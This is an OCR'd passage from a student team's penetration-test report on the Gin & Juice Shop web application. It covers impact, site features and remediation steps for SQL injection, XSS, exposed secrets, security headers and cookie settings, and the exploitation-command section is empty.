
Sensitive customer data or website functionality can be altered or stolen, potentially leading to privacy breaches and data integrity issues.

Reputation Damage:

Exposing sensitive data can damage the company's reputation, leading to a loss of customer trust and potential legal consequences.


Exploitation Command

The following command was used to exploit the vulnerability:



4 Regular Security Audits

- *Conduct regular penetration testing and code reviews to identify and fix vulnerabilities before attackers can exploit them.*



CVSS : https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

4- Features of Gin & Juice Shop

1- User-Friendly Interface:

The website is designed with an intuitive and responsive layout, ensuring a seamless user experience across devices, including desktops, tablets, and smartphones.

2- Product Catalog:

A well-organized product catalog allows users to easily browse through various categories of products, complete with high-quality images and detailed descriptions.

3- Search Functionality:

The search feature enables users to quickly find specific products or categories, improving navigation and user engagement.

4- Secure User Authentication:

The website includes a login page, allowing users to create accounts and securely access their information.

5- Shopping Cart Integration:

Users can easily add products to their cart, view their selections, and proceed to checkout, enhancing the shopping experience.

Blog Section:

A blog section is included, providing valuable content related to products, promotions, or lifestyle topics that engage users and enhance SEO.

6- Responsive Design:

The website adapts to different screen sizes, ensuring that all users have a consistent experience regardless of the device they use.

7- Customer Support Features:

Contact forms or support options may be available, enabling users to reach out for assistance or inquiries.

8- Payment Gateway Integration:

The website likely supports multiple payment options, providing users with flexibility during the checkout process.

9- Regular Updates:

The website appears to be regularly updated with new products and content, keeping users engaged and informed about the latest offerings.

3.5 Remediation.

To address the identified vulnerabilities and enhance the security posture of the Gin & Juice Shop website, the following remediation actions are recommended:

1- SQL Injection Prevention:

Implement Prepared Statements: Utilize prepared statements and parameterized queries to prevent SQL injection attacks. This ensures that user inputs are properly sanitized and validated before being executed in the database.
Input Validation: Rigorously validate and sanitize all user inputs to eliminate any possibility of malicious SQL code being executed. Implement a whitelist approach where only expected data formats are accepted.

2- Cross-Site Scripting (XSS) Mitigation:

Content Security Policy (CSP): Implement a robust Content Security Policy to restrict the sources from which scripts can be loaded. This will help prevent unauthorized script execution.

Input Sanitization: Ensure that any data output to the web pages is properly sanitized and encoded, particularly data that includes user inputs, to prevent XSS attacks.

3- Secure JavaScript Files:

Remove Sensitive Information: Conduct a thorough audit of all JavaScript files to identify and remove any hardcoded sensitive information, such as passwords and API keys.

Environment Variables: Store sensitive data in environment variables instead of hardcoding them into the source code. This practice helps keep secrets secure and separate from the codebase.

4- Enhance Security Headers:

Implement HTTP Security Headers: Add the following security headers to the server responses:

X-XSS-Protection: Enable this header to activate built-in protections against reflected XSS attacks.

X-Content-Type-Options: Prevent the browser from interpreting files as a different MIME type than what is specified.

Strict-Transport-Security (HSTS): Enforce HTTPS and protect against SSL stripping attacks by adding this header.

5- Cookie Security Improvements:

Set HttpOnly and Secure Flags: Ensure that cookies are configured with the HttpOnly and Secure flags to prevent access from JavaScript and to ensure that cookies are transmitted only over secure connections.

SameSite Attribute: Implement the SameSite attribute for cookies to mitigate CSRF (Cross-Site Request Forgery) attacks.

6- Regular Security Audits:

Conduct Regular Security Assessments: Schedule regular security audits and penetration tests to identify and remediate vulnerabilities proactively. Continuous monitoring of the website's security posture is essential for maintaining its integrity.

7- User Credential Security:

Change Exposed Credentials: Immediately change any exposed user credentials (e.g., passwords, API keys) to prevent unauthorized access.

Implement Strong Password Policies: Enforce strong password policies for user accounts, including requirements for complexity and periodic changes.

8- Educate Developers and Staff:

Security Awareness Training: Provide training to developers and staff on secure coding practices and the importance of web application security to foster a security-conscious culture within the organization.

By implementing these remediation actions, the Gin & Juice Shop can significantly reduce the risk of security breaches and improve the overall security of its web application. Regular updates and adherence to security best practices will further safeguard user data and enhance the trustworthiness of the website.

Team Members:

[ENG : Belal Rabea]
Email: [belalfergani200@gmail.com]
[ENG : Osama Yousef]
Email: [osama.yousef.hassan@outlook.com]
[ENG : Antony Esaac]
Email: [tonyesaac209@gmail.com]
[ENG : Philopater Shenoda]
Email: [Philopater20-00578@student.eelu.edu.eg]
[ENG : Ahmed EL Sayegh]
Email:[elsaygh706@gmail.com]